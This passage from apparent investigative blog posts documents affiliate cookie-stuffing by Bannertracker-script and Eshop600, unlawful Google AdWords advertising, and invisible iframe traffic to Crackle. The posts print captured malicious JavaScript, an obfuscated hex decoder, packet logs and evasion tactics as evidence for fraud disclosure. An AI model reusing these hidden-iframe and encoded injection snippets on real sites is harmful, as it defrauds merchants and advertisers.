As a result of the hack-based code insertion shown above, a user visiting any affected site receives Bannertracker-script code also. That code creates an invisible IFRAME which loads the Amazon site via an affiliate link. Here’s how: First, the code creates a doubly-invisible DIV (CSS style of display:hidden and visibility:none, shown in blue highlighting below). The code then creates an invisible IFRAME within that DIV (CSS display:none, visibility:hidden, size of 0x0 pixels, shown in purple highlighting below). The code instructs that the DIV load a URL on Http-uptime.com (grey) which redirects through to an Amazon Associates affiliate link with affiliate ID camerlucidpho-20 (red). See also the full packet log.

GET /banner/ads.php?a=big HTTP/1.1 …
Referer: http://forums.redflagdeals.com/ …
Host: www.bannertracker-script.com

HTTP/1.1 200 OK …
GPad = {
init: function () {
document.write(‘<div id=”GPAD” style=”visibility:hidden; display:none;”></div>’);
var frame = document.createElement(‘iframe’);
frame.setAttribute(‘src’, ‘http://www.http-uptime.com/banner/index.php‘);
frame.setAttribute(‘style’, ‘display:none; width: 0px; height 0px; border: none; visibility:hidden‘);
frame.style.visibility = ‘hidden’;
frame.style.display = ‘none’;
var div = document.getElementById(‘GPAD’);
div.appendChild(frame);
}
}
GPad.init();

GET /index.php HTTP/1.1 …
Referer: http://forums.redflagdeals.com/ …
Host: www.http-uptime.com

HTTP/1.1 200 OK …
<html><head><meta http-equiv=”refresh” content=”0;url=http://www.http-uptime.com/icons/blank.php?url=http%3A%2F%2Fwww.amazon.com%2Fgp%2Fsearch%3Fie%3DUTF8%26keywords%3D%26tag%3Dcamerlucidpho-20%26index%3Dpc-hardware%26linkCode%3Dur2%26camp%3D1789%26creative%3D932″ />
</head></html>

GET /icons/blank.php?url=http%3A%2F%2Fwww.amazon.com%2Fgp%2Fsearch%3Fie%3DUTF8%26keywords%3D%26tag%3Dcamerlucidpho-20%26index%3Dpc-hardware%26linkCode%3Dur2%26camp%3D1789%26creative%3D932 HTTP/1.1 …
Host: www.http-uptime.com

HTTP/1.1 302 Moved Temporarily …
Location: http://www.amazon.com/gp/search?ie=UTF8&keywords=&tag=camerlucidpho-20&index=pc-hardware&linkCode=ur2&camp=1789&creative=932

The net effect is to load Amazon’s site invisibly. Amazon operates using a 24-hour referral period, so if a user happened to make a purchase from Amazon within the next 24 hours, Amazon would credit this affiliate as the putative referer of the traffic — paying this affiliate a commission of at least 4% and as much as 15%.

Concealment by Bannertracker-script

The preceding discussion noted two mechanisms by which Bannertracker-script attempted to conceal its actions. First, it placed its tags within the comScore section of affected sites, where unfamiliar code is less likely to attract suspicion. Second, it loaded its tags invisibly, including via the multiple nested invisible elements detailed above. Still, by sending so much to Amazon, Bannertracker-script clearly recognized that it risked attracting scrutiny from Amazon, which might question how one affiliate obtained so much traffic. Bannertracker-script therefore turned to multiple Amazon Associates ID’s. In our testing, we found more than 200 such IDs of which we report 20 below:

abacemedi-20 aledesoftw-20 anybr-20 arizonosteopc-20  
actkid-20 allesbluefree-20 apa0c5-20 artofdri-20
adirooutdocom-20    alsjopa-20 apitherapy03-20   astba-20
afrkilbeemov-20 amergumbmachc-20    apitroservic-20 atlcitgam-20
ajelcand-20 ancestorville-20 arasmazi-20 babblu-20

Using multiple IDs raises a further risk for Bannertracker-script: A diligent investigator might request the Bannertracker-script site repeatedly in order to attempt to learn most or all of Bannertracker-script’s IDs. Bannertracker-script attempted to reduce this risk via server-side logic to avoid serving the same user with two different ID’s, based on variables that seem to include client IP address, HTTP User-agent header, and more.

In principle, investigators might recognize Bannertracker-script by its distinctive domain name. But in fact we have seen this perpetrator also using other domain names. (We refer to the perpetrator as Bannertracker-script because that was the first such domain we found and, in our testing, still the most frequent.)

Affected Merchants

To date, we have primarily seen Bannertracker-script targeting Amazon. But other merchants are vulnerable to similar attacks that drop a large number of cookies invisibly in hopes that users make purchases from the corresponding merchants. In this regard, large merchants are particularly vulnerable: The more popular a merchant is, the greater the likelihood of a given user making a purchase from that merchant in a given time period. Indeed, we have also seen Bannertracker-script using the same technique to drop cookies for several adult web sites

Amazon’s exposure is somewhat reduced by its 24-hour affiliate commission window — paying commission to affiliates only on a user’s purchases within 24 hours of invocation of an affiliate link, whereas other merchants often grant credit for as long as 30 days. But Amazon’s large and growing popularity limits the effectiveness of this measure. Conservatively, suppose 40% of users are Amazon shoppers and make an average of four purchases from Amazon per year. Then 0.4*4/365=0.44% of users are likely to make purchases from Amazon in any given 24-hour period. If Bannertracker-script can deposit one million Amazon cookies, via hacks of multiple popular sites, it will enjoy commission on 0.44%*1,000,000=4,384 purchases. At an average purchase size of $30 and a 6.5% commission, this would be $8,547 of revenue per million cookie-stuffing incidents — substantial revenue, particularly given the prospect of hacking other vulnerable web sites. Ordinarily, one might expect Amazon to notice a new affiliate with a large spike in earnings. But by spreading its commissions across hundreds of affiliate accounts, Bannertracker-script may avoid or deflect such scrutiny.

We have reported this matter to our contacts at Amazon and will update this post with any information Amazon cares to share.

Large-Scale Cookie-Stuffing at Eshop600.co.uk with Wesley Brandi

We have recently been testing web sites that drop affiliate cookies invisibly — claiming to have referred users to the corresponding merchants’ sites, when in fact users never asked to visit the merchants’ sites and never saw the merchants’ sites. Nonetheless, through invisible IFRAMEs, invisible IMG tags, and similar constructs, these pages manage to set affiliate cookies indicating that referrals occurred. Then, if users happen to make purchases from the targeted merchants, the cookie-stuffers collect affiliate commissions. With commissions as large as 40%, this tactic can be lucrative.


One large offender we recently found: Eshop600.co.uk. In automated and manual testing, we found 36 pages on the Eshop600 site, including the site’s home page, which drop dozens of cookies invisibly. To a user glancing at a web browser, the Eshop600 site looks perfectly normal:

The Eshop600 site

But within the affected Eshop600 pages are 26 blocks of encoded JavaScript code. An example:

var i,y,x="3c696d672069643d22706963333722207372633d22....";y="";var _0x70c3=["x6Cx65x6Ex67x74x68","x25","x73x75x62x73x74x72","x77x72x69x74x65"];for(i=0;i<x[_0x70c3[0]];i+=2){ y+=unescape(_0x70c3[1]+x[_0x70c3[2]](i,2));} ;document[_0x70c3[3]](y);

We decoded this JavaScript to find an invisible IMG tag.

<img width="75" height="100" id="pic37" style="display: none;" alt=" " src="http://www.tkqlhce.com/click-3910892-5590799"/>

Note the CSS STYLE of display:none (yellow highlighting) which makes the entire tag invisible. In any event, the 75×100 size (green highlighting) is too small to load a genuine web page. Nonetheless, a trace of the redirect sequence shows that the IMG does indeed redirect through an affiliate network (ValueClick’s Commission Junction) (red) and on to an affiliate merchant (blue).

GET /click-3910892-5590799 HTTP/1.1Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5Referer: http://www.eshop600.co.uk/discount-voucher-codes.htmlAccept-Language: en-USUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Accept-Encoding: gzip, deflateHost: www.tkqlhce.comConnection: Keep-AliveHTTP/1.1 302 FoundServer: Resin/3.1.8P3P: policyref="http://www.tkqlhce.com/w3c/p3p.xml", CP="ALL BUS LEG DSP COR ADM CUR DEV PSA OUR NAV INT"Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheExpires: Mon, 30 Jan 2012 00:26:02 GMTLocation: http://www.apmebf.com/oq68y1A9S/18D/VVZQXZZ/TZRQYZS/Q/Q/Q?i=y<<7JJF%3A%2F%2FMMM.JAGB724.2EC%3AYQ%2F2B82A-TZRQYZS-VVZQXZZ<<g<7JJF%3A%2F%2FMMM.4I7EFWQQ.2E.KA%2F38I2EKDJ-LEK274H-2E34I.7JCB<Content-Type: text/htmlConnection: closeTransfer-Encoding: chunkedDate: Mon, 30 Jan 2012 00:26:01 GMT---GET /oq68y1A9S/18D/VVZQXZZ/TZRQYZS/Q/Q/Q?i=y<<7JJF%3A%2F%2FMMM.JAGB724.2EC%3AYQ%2F2B82A-TZRQYZS-VVZQXZZ<<g<7JJF%3A%2F%2FMMM.4I7EFWQQ.2E.KA%2F38I2EKDJ-LEK274H-2E34I.7JCB< HTTP/1.1Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5Referer: http://www.eshop600.co.uk/discount-voucher-codes.htmlAccept-Language: en-USUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Accept-Encoding: gzip, deflateConnection: Keep-AliveHost: www.apmebf.comHTTP/1.1 302 FoundServer: Resin/3.1.8P3P: policyref="http://www.apmebf.com/w3c/p3p.xml", CP="ALL BUS LEG DSP COR ADM CUR DEV PSA OUR NAV INT"Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheExpires: Mon, 30 Jan 2012 00:26:07 GMTLocation: http://www.kdukvh.com/rb101ox54P/x38/QQULSUU/OUMLTUN/L/MADTPECKMRPTMTONUQKMONSTTOMRSQQPKSL/LLTzyMTvPvyUMMzMTLNvLLNOvz--MQxN?u=x<dkp!j8bl-u5it4xtn<iuuq%3A%2F%2Fxxx.ulrmidf.dpn%3A91%2Fdmjdl-4A219A3-66A18AA<<H<iuuq%3A%2F%2Fxxx.ftipq711.dp.vl%2Fejtdpvou-wpvdifs-dpeft.iunm<Set-Cookie: S=1qt84us-1648183295-1327883167554-70; domain=.apmebf.com; path=/; expires=Sat, 28-Jan-2017 00:26:07 GMTSet-Cookie: LCLK=cjo!i7ak-t4hs3wsm; domain=.apmebf.com; path=/; expires=Sat, 28-Jan-2017 00:26:07 GMTContent-Type: text/htmlConnection: closeTransfer-Encoding: chunkedDate: Mon, 30 Jan 2012 00:26:07 GMT---GET /rb101ox54P/x38/QQULSUU/OUMLTUN/L/MADTPECKMRPTMTONUQKMONSTTOMRSQQPKSL/LLTzyMTvPvyUMMzMTLNvLLNOvz--MQxN?u=x<dkp!j8bl-u5it4xtn<iuuq%3A%2F%2Fxxx.ulrmidf.dpn%3A91%2Fdmjdl-4A219A3-66A18AA<<H<iuuq%3A%2F%2Fxxx.ftipq711.dp.vl%2Fejtdpvou-wpvdifs-dpeft.iunm< HTTP/1.1Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5Referer: http://www.eshop600.co.uk/discount-voucher-codes.htmlAccept-Language: en-USUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Accept-Encoding: gzip, deflateConnection: Keep-AliveHost: www.kdukvh.comHTTP/1.1 302 FoundServer: Resin/3.1.8P3P: policyref="http://www.kdukvh.com/w3c/p3p.xml", CP="ALL BUS LEG DSP COR ADM CUR DEV PSA OUR NAV INT"Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheExpires: Mon, 30 Jan 2012 00:26:18 GMTLocation: http://www.argos.co.uk/webapp/wcs/stores/servlet/ArgosCreateReferral?storeId=10001&referrer=COJUN&cmpid=COJUN&referredURL=&_%24ja=tsid%3A11674%7Cprd%3A3910892Set-Cookie: LCLK=cjo!i7ak-t4hs3wsm; domain=.kdukvh.com; path=/; expires=Sat, 28-Jan-2017 00:26:18 GMTSet-Cookie: S=1qt84us-1648183295-1327883167554-70; domain=.kdukvh.com; path=/; expires=Sat, 28-Jan-2017 00:26:18 GMTSet-Cookie: PBLP=849260:3910892:1327883178648:cjo; path=/; expires=Sat, 28-Jan-2017 00:26:18 GMTContent-Type: text/htmlConnection: closeTransfer-Encoding: chunkedDate: Mon, 30 Jan 2012 00:26:18 GMT

Of course www.argos.co.uk is just one of dozens of merchants affected. Below are 26 merchants we’ve found targeted by Eshop600, including merchants using affiliate networks Affiliate Window (AW), Commission Junction (CJ), TradeDoubler (TD), and Perfiliate (now owned by Affiliate Window).

direct.asda.com (AW) www.britishairways.com (AW)
www.dorothyperkins.com (AW) www.screwfix.com (AW)
groceries.asda.com (Perfiliate) www.burton.co.uk (AW)
www.evans.co.uk (AW) www.sky.com (AW)
phone-shop.tesco.com (TD) www.comet.co.uk (AW)
www.halfords.com (AW) www.tesco.com (TD)
store.three.co.uk (Perfiliate) www.currys.co.uk (AW)
www.hsamuel.co.uk (AW) www.vodafone.co.uk (AW)
www.annsummers.com (AW) www.debenhams.com (AW)
www.johnlewis.com (AW) www.wilkinsonplus.com (AW)
www.argos.co.uk (CJ) www.dixons.co.uk (AW)
www.missselfridge.com (AW) www.asda.co.uk (Perfiliate)
www.diy.com (AW) www.pcworld.co.uk (AW)  

Beyond encoded JavaScript, Eshop600 also tried other methods to avoid detection. Load an Eshop600 page repeatedly, and it won’t stuff cookies every time; the site is clearly attempting to recognize repeat visitors to avoid restuffing the same users more than once. That makes Eshop600’s practice harder to replicate (an extra challenge for anyone trying to prove an infraction) and helps reduce telltale signs in merchants’ logs.

On one view, these practices are nothing new: Ben has been writing these up since 2004. But affiliate merchants and networks need to remain vigilant to catch these cheaters. We’re finding many dozens of affiliate cookie-stuffers per month, along with other rogue affiliates using spyware/adware, typosquatting, and more. It’s not unusual for cheaters to be among a merchants’ largest affiliates; for example, the 2010 indictment of Shawn Hogan alleges that he was the single largest affiliate in eBay’s affiliate program in 2006-2007, collecting more than $15 million over 18 months. Now, most affiliate programs are far smaller than eBay’s, yielding a correspondingly lower opportunity for fraud. But for mid-sized merchants, there are typically large savings in catching and ejecting all rule-breakers.

Revisiting Unlawful Advertisements at Google

Last week, Google’s 10-Q disclosed a $500 million charge “in connection with a potential resolution of an investigation by the US Department of Justice into the use of Google advertising by certain advertisers.” Google initially declined to say more, but a Wall Street Journal report revealed that the charge resulted from Google’s sale of advertising to online pharmacies that break US laws.

While Google has certainly profited from selling advertisements to rogue pharmacies, that’s just one of many areas where Google sells unlawful advertisements. Here are six other areas where I’ve also seen widespread unlawful AdWords advertisements:

  • Advertisements charging for something that’s actually free. I’ve documented scores of AdWords advertisements that attempt to trick users into paying for software that’s widely available for free — charging for RealPlayer, Skype, WinZip, and more.
  • Advertisements promising “free” service but actually imposing a charge. I have also flagged dozens of advertisements promising “100% complimentary” “free” “no obligation” service that actually comes with a monthly charge, typically $9.99/month or more. Promising “free” ringtones, these services rarely ask users for their credit card numbers. Instead, they post charges straight onto users’ mobile phone bills — combining carrier-direct billing with deceptive advertising claims in order to strengthen the illusion of “free” service.
  • Copyright infringement – advertisements touting tools for infringing audio and video downloads. For example, in 2007 media companies uncovered Google selling advertisements to various download sites, typically folks charging for Bittorrent clients. These programs helped users download movies without permission from the corresponding rights-holders, which is a double-whammy to copyright holders: Not only did labels, studios, artists, and filmmakers get no share of users’ payments, but users’ payments flowed to those making tools to facilitate infringement.
  • Copyright infringement – advertisements touting counterfeit software. For example, Rosetta Stone in six months notified Google of more than 200 instances in which AdWords advertisers offered counterfeit Rosetta Stone software.
  • Advertisements for programs that bundle spyware/adware. At the peak of the spyware and adware mess a few years ago, distributors of unsavory software used AdWords to distribute their wares. For example, a user searching for “screensavers” would receive a mix of advertisements — some promoting software that worked as advertised; others bundling screensavers with advertising and/or tracking software, with or without disclosure.
  • Mortgage modification offers . Consumers seeking mortgage modifications often receive AdWords advertisements making deceptive claims. A recent Consumer Watchdog study found AdWords advertisers falsely claiming to be affiliated with the US government, requiring consumers to buy credit reports before receiving advice or help (yielding immediate referral fees to the corresponding sites), and even presenting fake certification logos. One prominent AdWords advertiser had previously faced FTC litigation for telemarketing fraud, while another faced FTC litigation for falsely presenting itself as affiliated with the US government. Other advertisers suffer unsatisfactory BBB ratings, and some advertisers falsely claim to have 501(c)(3) non-profit status.

Google’s Revenue from Deceptive Advertisements

Google does not report its revenues for specific sectors, so it is generally difficult to know how much money Google receives from particular categories of unlawful advertisements or from particular unlawful practices. That said, in some instances such information nonetheless becomes available. For example, the Wall Street Journal reported that Google charged $809,000 to one company advertising tools for unauthorized audio and video downloads. In 2006, I estimated that Google charged more than $2 million per year for advertisements distributing spyware and adware shown when users search for the single keyword “screensavers.” Scaling up to other keywords pushing spyware and adware, I suggested Google collects $25+ million per year for advertisements distributing spyware and adware.

Importantly, when AdWords advertisements deliver users into unlawful sites, the majority of the profits flow to Google. Consider a keyword for which several advertisers present similar unlawful offers. The advertisers bid against each other in Google’s auction-style advertising sales process — quickly bidding the price to a level where none of them can justify higher payments. If the advertisers are similar, they end up bidding away most of their profits. Indeed, most of these advertisers have low marginal costs, so their profit approaches their revenue, and Google even collects the majority of their revenue. In 2006 I ran an auction simulation to consider bidder behavior with 10 bidders and 20% standard deviation in per-click valuations; I found that in this situation, advertisers on average paid 71% of their revenue to Google. Drawing on litigation documents, the WSJ reports similar values: EasyDownloadCenter and TheDownloadCenter collected $1.1 million from users, but paid $809,000 (74%) to Google for AdWords advertising. Consumer Watchdog’s revenue estimates, drawn from Google’s own traffic estimation tools, reveal that an advertiser would need to pay more than $6 million per year to capture all the clicks from searches for “credit repair” and “bad credit.”

The Scope of Google’s Involvement — and Resulting Liability

Multiple sources have revealed Google’s far-reaching involvement in facilitating and supporting deceptive advertisements. For example, Google staff supplied EasyDownloadCenter and TheDownloadCenter with keywords to reach users, including “bootleg movie download,” “pirated,” and “download harry potter movie.” Similarly, plaintiffs in Goddard v. Google alleged that not only did Google show deceptive advertisements for “free ringtones” and similar searches, but Google’s own systems affirmatively suggested that advertisers target the phrase “free ringtones” (deceptive, since the advertisers’ service weren’t actually free) when advertisers requested only the word “ringtones.” Google’s involvement also extends to financing. For example, the WSJ reports that Google extended credit to EasyDownloadCenter and TheDownloadCenter — letting them expand their advertising effort without needing to pay Google in advance (as most advertisers must). In short, Google knew about these deceptive advertisements, profited from them, and provided assistance to the corresponding advertisers in the selection of keywords, in the provision of credit, and otherwise.

One might naturally expect that Google is liable when its actions cause harm to consumers — especially when Google knows what is occurring and profits from it. But the Communications Decency Act potentially offers Google a remarkable protection: CDA § 230 instructs that a provider of an interactive computer service may not be treated as the publisher of content others provide through that service. Even if a printed publication would face liability for printing the same advertisements Google shows, CDA § 230 is often interpreted to provide that Google may distribute such advertisements online with impunity. Indeed, that’s exactly the conclusion reached in Goddard v. Google, finding that even if Google’s keyword tools suggests “free ringtone” to advertisers and even if Google is aware of fraudulent mobile subscription services, Google is not liable to affected consumers.

The broad application of CDA § 230 immunity has attracted ample criticism. For example, a 2000 DOJ study concluded that “substantive regulation … should, as a rule, apply in the same way to conduct in the cyberworld as it does to conduct in the physical world.” Yet CDA § 230 unapologetically invites Google to show all manner of unlawful advertisements that would create liability if distributed by traditional publishers. And if Google can turn a blind eye to advertisers using its ad platform to defraud or otherwise harm users, advertisers will do so with impunity. For Google to escape liability is all the more puzzling when Google reaps most of the profits from advertisers’ schemes.

CDA § 230 includes several important exceptions. For example, the CDA does not immunize violations of criminal law — and rogue pharmacies implicate various criminal laws, giving rise to the liability for which Google now expects to pay $500 million. But this exception may be broader than critics yet realize. For example, large-scale copyright infringement and distribution of counterfeit goods may also create criminal liability for the underlying advertisers, hence excluding Google from the CDA safe-harbor for the corresponding advertisements.

Ultimately, I stand by my 2006 conclusion: “Google ought to do more to make ads safe.” Since then, Google’s revenue and profit have more than doubled, giving Google that much greater resources to evaluate advertisers. But I wouldn’t say Google’s users are twice as safe — quite the contrary, deceptive and unlawful advertisements remain all too widespread. Kudos to the Department of Justice for holding Google accountable for unlawful pharmacy advertisements — but there’s ample more work to be done in light of Google’s other unlawful advertisements.

Sony’s Crackle: Invisible Traffic Galore

Advertisers buying display ads from Sony’s Crackle.com rightly and reasonably expect that users can see the ads. After all, a visible ad is a basic and crucial condition for effective display advertising: If a user can’t see ad, then the impression is wasted, as is the associated spending. Nonetheless, in a surprising series of incidents, numerous Crackle partners are loading the Crackle site invisibly — thereby overcharging advertisers for worthless invisible impressions.

Below, I present three recent examples of Crackle partners loading the Crackle site invisibly, largely via 1×1 IFRAMEs. I then tabulate observations preserved by my automation, demonstrating that Crackle’s tainted traffic has continued for more than a year. I conclude by flagging implications for traffic measurement and ad pricing, and by suggesting what Crackle should do to clean up this mess.

Example 1: Yahoo Right Media, Adjuggler Invisible (1×1) IFRAME Loads Crackle Invisibly

In testing of April 24, 2010, my Automatic Spyware Advertising Tester browsed a series of ad URLs I had previously observed to be loaded by various spyware (installed through security exploits without user consent). One such URL embedded Bcserving tags for a 160×600 IFRAME, which passed traffic through Yahoo Right Media (yellow) to Adjuggler (green). Crucially, Adjuggler responded with an invisible 1×1 IFRAME (red) loading a URL on the Crackle site (blue). Meanwhile, another 1×1 IFRAME loaded competing video site Buddytv (grey).

GET /servlet/ajrotator/875404/0/vj?z=pdn&dim=753182&pos=1&pv=1292398882782181&nc=26008239 HTTP/1.1
Accept: */*
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJF0gAAAAAAABnEwAAAAAAAgAcAAoAAAAAAP8AAAAHGBe4GAAAAAA
ANXYaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYAAAAAAAIAAgAAAAAAXI.C9Shczz
9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADJXq7VaJccC
LvQxO2LYSYeejv1pj-PofdqHVgeAAAAAA==,,…,4256ee3e-5018-11df-ace3-001e6837e93f
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: rotator.adjuggler.com
Connection: Keep-Alive
Cookie: optin=Aa; ajess1_185B9A7222F0F2E13794DA5C=a; ajcmp=2023xkW0101Em0039kn

HTTP/1.1 200 OK
Server: JBird/1.0b
Connection: close
Date: Sun, 25 Apr 2010 03:11:36 GMT
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache, no-store
Expires: Tue, 01 Jan 2000 00:00:00 GMT
P3P: policyref=”http://rotator.adjuggler.com:80/p3p/RotatorPolicyRef.xml”, CP=”NOI DSP COR CURa DEVa TAIa OUR SAMa NOR STP NAV STA LOC”
Content-Type: application/x-javascript

document.write(“<“+”IFRAME FRAMEBORDER=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=NO WIDTH=1 HEIGHT=1 SRC= “http://search.dailygamingupdates.com/ioq1wEIC6YxRSnWiIC9BHpdX0b1i.html”><“+”/IFRAME><“+”br><“+”/br>n”);
document.write(“n”);
document.write(“<“+”IFRAME FRAMEBORDER=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=NO WIDTH=1 HEIGHT=1 SRC=”http://crackle.com/c/A_River_Runs_Through_It/?cmpid=762“><“+”/IFRAME><“+”br><“+”/br>n”);
document.write(“n”);
document.write(“<“+”iframe src=”http://www.buddytv.com/home2/american-idol-home2.aspxwidth=”1″ height=”1″ scrolling=”no” frameborder=”0″ marginheight=”0″ marginwidth=”0″><“+”/iframe>”);

The net effect was to load the Crackle site completely invisibly. The page-load also embedded tracking tags for comScore/ScorecardResearch (yellow). Unless comScore takes special steps to recognize and discount these invisible loads of the Crackle site, the presence of these tags would cause comScore services to overstate Crackle’s popularity.

<script type=”text/javascript”>
document.write(unescape(“%3Cscript src='” + (document.location.protocol == “https:” ? “https://sb” : “http://b”) + “.scorecardresearch.com/beacon.js’ %3E%3C/script%3E”));
</script>

<script type=”text/javascript”>
COMSCORE.beacon({
c1: 2,
c2: 6035898,
c3: “”,
c4: “Crackle.com”,
c5: “030224”,
c6: “”,
c15: “”
});
</script>

Example 2: Yahoo Right Media, Adjuggler, Media Javelin Overflowing IFRAME (1280×800 inside 160×600) Loads Crackle Invisibly

In testing of April 14, 2010, my tester browsed another publisher passing traffic through Yahoo Right Media (yellow) to an ad on Adjuggler (green) with a HTML comment referencing Media Javelin (pink). The placement was purportedly a 160×600 (grey), yet the response included a further 160×600 ad (completely filling the available space) (grey) followed by three 1280×800 IFRAMEs (red). The third of these IFRAMEs passed traffic to an Adspeed URL (orange) which passed traffic to Crackle (blue).

GET /servlet/ajrotator/875404/0/vj?z=pdn&dim=753182&pos=1&pv=9001545836619459&nc=92606617 HTTP/1.1
Accept: */*
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJF0gAAAAAAABnEwAAAAAAAgDkAAoAAAAAAP8AAAAEAh e4GAAAAAAANXYaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYAAAAAAAIA AgAAAAAAXI.C9Shczz9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAT0W5xeDoOCKeWj8s538mkN2SqqfrSTmyoa.sbAAAAAA==,,…
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: rotator.adjuggler.com
Connection: Keep-Alive
Cookie: optin=Aa; ajess1_…=a; ajcmp=…

HTTP/1.1 200 OK
Server: JBird/1.0b
Connection: close
Date: Wed, 14 Apr 2010 05:43:20 GMT
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache, no-store
Expires: Tue, 01 Jan 2000 00:00:00 GMT
P3P: policyref=”http://rotator.adjuggler.com:80/p3p/RotatorPolicyRef.xml”, CP=”NOI DSP COR CURa DEVa TAIa OUR SAMa NOR STP NAV STA LOC”
Content-Type: application/x-javascript
Set-Cookie: ajcmp=…;Max-Age=315360000;expires=Sat, 11 Apr 2020 05:43:20 GMT;Path=/

document.write(“<“+”!– BEGIN STANDARD TAG – 160 x 600Mediajavelin.com: Run-of-site – DO NOT MODIFY –>n”);
document.write(“<“+”IFRAME FRAMEBORDER=0 MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=NO WIDTH=160 HEIGHT=600 SRC=”http://ad.yieldmanager.com/st?ad_type=iframe&ad_size=1024×800&section=820955“><“+”/IFRAME>n”);
document.write(“<“+”!– END TAG –>n”);
document.write(“n”);
document.write(“<“+”!– AdSpeed.com Serving Code 7.9.4 for [Ad] Buddy_home_cpc 1280×800 –><“+”iframe width=”1280″ height=”800″ src=”http://g.adspeed.net/ad.php?do=html&aid=82609&wd=1280&ht=800&target=_top” frameborder=”0″ scrolling=”no” allowtransparency=”true” hspace=”0″ vspace=”0″><“+”img style=”border:0px;” src=”http://g.adspeed.net/ad.php?do=img&aid=82609&wd=1280&ht=800&pair=as” width=”1280″ height=”800″/><“+”/iframe><“+”!– AdSpeed.com End –>n”);
document.write(“n”);
document.write(“<“+”!– AdSpeed.com Serving Code 7.9.4 for [Ad] Buddy_idol_cpc 1280×800 –><“+”iframe width=”1280″ height=”800″ src=”http://g.adspeed.net/ad.php?do=html&aid=82610&wd=1280&ht=800&target=_top” frameborder=”0″ scrolling=”no” allowtransparency=”true” hspace=”0″ vspace=”0″><“+”img style=”border:0px;” src=”http://g.adspeed.net/ad.php?do=img&aid=82610&wd=1280&ht=800&pair=as” width=”1280″ height=”800″/><“+”/iframe><“+”!– AdSpeed.com End –>n”);
document.write(“n”);
